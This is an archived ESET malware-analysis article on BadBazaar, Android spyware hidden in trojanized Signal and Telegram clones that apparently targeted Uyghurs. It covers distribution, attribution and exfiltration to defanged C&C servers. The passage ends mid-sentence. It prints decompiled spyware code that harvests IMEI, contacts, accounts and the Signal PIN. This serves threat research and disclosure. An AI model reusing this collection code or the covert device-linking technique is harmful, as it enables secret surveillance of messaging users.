BadBazaar espionage tool targets Android users via trojanized Signal and Telegram apps

By Lukas Stefanko

Archived: 2026-04-05 18:05:04 UTC


ESET researchers have identified two active campaigns targeting Android users, where the threat actors behind the tool are attributed to the China-aligned APT group GREF. Most likely active since July 2020 and since July 2022, respectively, the campaigns have distributed the Android BadBazaar espionage code through the Google Play store, Samsung Galaxy Store, and dedicated websites representing the malicious apps Signal Plus Messenger and FlyGram. The threat actors patched the open-source Signal and Telegram apps for Android with malicious code that we have identified as BadBazaar.

> **Key points of the report:**
>
> - *ESET Research discovered trojanized Signal and Telegram apps for Android, called Signal Plus Messenger and FlyGram, on Google Play and Samsung Galaxy Store; both apps were later removed from Google Play.*
> - *The malicious code found in these apps is attributed to the BadBazaar malware family, which has been used in the past by a China-aligned APT group called GREF.*
> - *BadBazaar malware has previously been used to target Uyghurs and other Turkic ethnic minorities. FlyGram malware was also seen shared in a Uyghur Telegram group, which aligns with previous targeting of the BadBazaar malware family.*
> - *FlyGram can access Telegram backups if the user enabled a specific feature added by the attackers; the feature was activated by at least 13,953 user accounts.*
> - *Signal Plus Messenger represents the first documented case of spying on a victim's Signal communications by secretly autolinking the compromised device to the attacker's Signal device.*

Based on our telemetry, we were able to identify active Android campaigns where an attacker uploaded and distributed malicious apps that go by the names Signal Plus Messenger and FlyGram via the Google Play store, Samsung Galaxy Store, and dedicated websites, mimicking the Signal application (`signalplus[.]org`) and a Telegram alternative app (`flygram[.]org`).

The purpose of these trojanized apps is to exfiltrate user data. Specifically, FlyGram can extract basic device information, but also sensitive data, such as contact lists, call logs, and the list of Google Accounts. Moreover, the app is capable of exfiltrating some information and settings related to Telegram; however, this data doesn't include the Telegram contact list, messages, or any other sensitive information. Nevertheless, if users enable a specific FlyGram feature that allows them to back up and restore Telegram data to a remote server controlled by the attackers, the threat actor will have full access to these Telegram backups, not only the collected metadata. It is important to note that these backups don't contain actual messages. During the analysis of this feature, we realized that the server assigns a unique ID to every newly created user account. This ID follows a sequential pattern, indicating that a minimum of 13,953 FlyGram accounts had activated this feature.

Signal Plus Messenger collects similar device data and sensitive information; its main goal, however, is to spy on the victim's Signal communications – it can extract the Signal PIN number that protects the Signal account, and misuses the link device feature that allows users to link Signal Desktop and Signal iPad to their phones. This spying approach stands out due to its uniqueness, as it differs from the functionality of any other known malware.



The video above shows how the threat actor links the compromised device to the attacker's Signal account without any user interaction; it also explains how users can check whether their Signal account has been connected to another device.

As a Google App Defense Alliance partner, ESET identified the most recent version of the Signal Plus Messenger as malicious and promptly shared its findings with Google. Following our alert, the app was removed from the store. FlyGram wasn't flagged as malicious by ESET at the time when it initially became available on the Google Play store.

On April 27th, 2023, we reported Signal Plus Messenger to both Google Play and Samsung Galaxy Store. Google took action and removed the app on May 23rd, 2023. FlyGram was taken down from Google Play sometime after January 6th, 2021. At the time of writing, both apps are still available on the Samsung Galaxy Store.

Overview

The malicious Signal Plus Messenger app was initially uploaded to Google Play on July 7th, 2022, and it managed to get installed more than a hundred times. However, the Galaxy Store does not provide any information about the app's initial upload date or the number of installations. Its presence on both platforms is depicted in Figure 1.





Figure 1. Signal Plus Messenger available on Google Play (left) and Samsung Galaxy Store (right)

Both apps were created by the same developer, share the same malicious features, and the app descriptions on both stores refer to the same developer website, `signalplus[.]org`. The domain was registered on February 15th, 2022, and provides a link to download the malicious Signal Plus Messenger application either from Google Play or directly from the website, as shown in Figure 2. Regardless of where the app is downloaded from – be it the Google Play version, the Samsung Galaxy Store version, or the website version – all three downloads result in obtaining a maliciously modified (or patched) version of the open-source Signal for Android app.



What you get with Signal Plus




Figure 2. Distribution website of the malicious Signal Plus Messenger app

The malicious FlyGram app was initially uploaded to Google Play around June 4th, 2020, and it managed to garner more than 5,000 installations before being taken down sometime after January 6th, 2021.

Both FlyGram apps were signed using the identical code-signing certificate. Moreover, the same FlyGram app is also available for download from its dedicated website `flygram[.]org`. This website was registered on April 6th, 2020, and provides a link to download the malicious FlyGram application directly from the website, as you can see in Figure 3.




Figure 3. The malicious FlyGram app available for download on Galaxy Store (left) and a dedicated website (right)

Based on code similarities, we can assign Signal Plus Messenger and FlyGram to the BadBazaar malware family, which has been previously used against Uyghurs and other Turkic ethnic minorities outside of China. BadBazaar was attributed to the China-aligned APT15 group by Lookout; below we explain why we limit attribution to the GREF group, and why we are currently unable to link GREF to APT15, but continue to monitor the situation. Further details about the BadBazaar discovery timeline are available in Figure 4.




Figure 4. BadBazaar discovery timeline

Victimology

Our telemetry reported detections on Android devices from Australia, Brazil, Denmark, the Democratic Republic of the Congo, Germany, Hong Kong, Hungary, Lithuania, the Netherlands, Poland, Portugal, Singapore, Spain, Ukraine, the United States, and Yemen.




Figure 5. Detection telemetry

Based on our research, except for distribution from the official Google Play store and Samsung Galaxy Store, potential victims were also lured to install the FlyGram app from a Uyghur Telegram group focused on Android app sharing, which now has more than 1,300 members.

On July 26th, 2020, one of the group users posted a link to FlyGram at the Google Play store with a description to download a multilanguage Telegram app, as shown in Figure 6. This might help to identify who targeted Uyghurs with the malicious FlyGram application.

Figure 6. Link to download FlyGram posted in a Uyghur Telegram group

Based on available information on official app stores, we can't tell who has been targeted by the campaign, since the apps were available for download without region restrictions.

Attribution to GREF

- Significant code similarities between the Signal Plus Messenger and FlyGram samples, and the BadBazaar malware family, which Lookout attributes to the GREF cluster of APT15. To the best of our knowledge, this malware family is unique to GREF.
- Overlap in the targeting: the malicious FlyGram app used a Uyghur Telegram group as one of the distribution mechanisms. This aligns with the targeting of other Android trojans previously used by GREF (BadBazaar, SilkBean, DoubleAgent, CarbonSteal, and GoldenEagle).

```
public class DeviceInfoUtil {
    private static String userAgent;

    public static JSONObject getDeviceInfo(Context context) {
        try {
            JSONObject jSONObject = new JSONObject();
            try {
                jSONObject.put("imei", StoreApplication.getPImei());
                jSONObject.put("osv", getOsVersion());
                jSONObject.put("adid", getAndroidID(context));
                jSONObject.put("mac", getMAC(context));
                jSONObject.put("operator", GetOperatorName(context));
                jSONObject.put("version", GetVersion(context));
                jSONObject.put("dvw", String.valueOf(getwidthPixels(context)));
                jSONObject.put("dvh", String.valueOf(getheightPixels(context)));
                jSONObject.put("density", getDensity(context));
                jSONObject.put("vendor", getVendor(context));
                jSONObject.put("model", getModel());
                jSONObject.put("lan", getLocale(context));
                jSONObject.put("pn", context.getPackageName());
                jSONObject.put("imsi", getIMSI(context));
                jSONObject.put("iccid", getICCID(context));
                jSONObject.put("pnb", getPhoneNumber(context));
                jSONObject.put("tzone", getTimeZone());
                jSONObject.put("accounts", getAccounts(context));
                jSONObject.put("Contacts", getPhoneBook(context));
                jSONObject.put("AppList", getAppList(context));
                return jSONObject;
            } catch (Exception e) {
                e.printStackTrace();
                return jSONObject;
            }
        } catch (Exception e2) {
            e2.printStackTrace();
            return null;
        }
```

```
public class DeviceInfoUtil {
    public static int sVersion = 20;
    private String deviceId;

    public static JSONObject getBaseDeviceInfo(Context context) {
        try {
            JSONObject jSONObject = new JSONObject();
            try {
                jSONObject.put("imei", getIMEI(context));
                jSONObject.put("ramimei", getUUIDImei(context));
                jSONObject.put("osv", getOsVersion());
                jSONObject.put("adid", getAndroidID(context));
                jSONObject.put("mac", getMAC(context));
                String md5Decode32 = AppUtils.md5Decode32(jSONObject.toString().substring(2));
                jSONObject.put("operator", GetOperatorName(context));
                jSONObject.put("version", GetVersion(context));
                jSONObject.put("dvw", String.valueOf(getwidthPixels(context)));
                jSONObject.put("dvh", String.valueOf(getheightPixels(context)));
                jSONObject.put("density", getDensity(context));
                jSONObject.put("vendor", getVendor(context));
                jSONObject.put("model", getModel());
                jSONObject.put("imsi", getIMSI(context));
                jSONObject.put("iccid", getICCID(context));
                jSONObject.put("pnb", getPhoneNumber(context));
                jSONObject.put("tzone", getTimeZone());
                jSONObject.put("wifiinfo", WifiInfoUtil.getWifiInfo(context));
                jSONObject.put("number", getNumber(context));
                jSONObject.put("PIN", getPIN(context));
                jSONObject.put("accounts", getAccounts(context));
                jSONObject.put("Contacts", getPhoneBook(context));
                jSONObject.put("vf", md5Decode32);
                return jSONObject;
            } catch (Exception e) {
                e.printStackTrace();
                return jSONObject;
            }
        } catch (Exception e2) {
            e2.printStackTrace();
            return null;
        }
```

Figure 7. Code that gathers device info: BadBazaar sample discovered by Lookout (left) and Signal Plus Messenger (right)

Figure 8. Malicious code responsible for gathering Wi-Fi info from BadBazaar (left) and FlyGram (right)

Signal Plus Messenger and FlyGram also contain the same code as in BadBazaar to check whether the device operator is Chinese: see Figure 9.

```
public static String GetOperatorName(Context context) {
    try {
        String networkOperatorName = ((TelephonyManager) context.getApplicationContext().getSystemService(RecipientTable.PHONE)).getNetworkOperatorName();
        if (TextUtils.isEmpty(networkOperatorName)) {
            return "";
        }
        if (!networkOperatorName.contains("46000") && !networkOperatorName.contains("46002") && !networkOperatorName.contains("46007")) {
            return networkOperatorName.contains("46001") ? "China Unicom" : networkOperatorName.contains("46003") ? "China Telecom" : networkOperatorName;
        }
        return "CHINA MOBILE";
    } catch (Throwable unused) {
        return "";
    }
}
```

Figure 9. Code responsible for identifying whether the device operator is Chinese

Technical analysis

Both Signal Plus Messenger and FlyGram are slightly different variants of BadBazaar that focus on user data exfiltration and espionage. However, it's important to note that each of them possesses unique malicious functionalities. To ensure clarity and avoid any confusion, we will analyze each variant separately.

Trojanized Signal – Signal Plus Messenger app

After initial app start, the user has to log into Signal Plus Messenger via legitimate Signal functionality, just like they would with the official Signal app for Android. Once logged in, Signal Plus Messenger starts to communicate with its command and control (C&C) server, located at `signalplus[.]org:4332`. During this communication, the app sends the server various device information, such as: IMEI number, phone number, MAC address, operator details, location data, Wi-Fi information, Signal PIN number that protects the account (if enabled by the user), emails for Google accounts, and contact list. The server request is visible in Figure 10.




Figure 10. BadBazaar uploads device information to its C&C server

Legitimate Signal apps provide a feature that allows users to *link* Signal Desktop and Signal iPad to their phones to communicate conveniently across multiple devices. To properly link additional Signal devices to a smartphone, the user first needs to scan a QR code displayed on a device they wish to pair. After scanning, the user grants permission for the connection by tapping on the `Link device` button, as displayed in Figure 11. The QR code contains a unique URI with a generated ID and key, ensuring secure and individualized linking for each new QR code. An example of such URI is 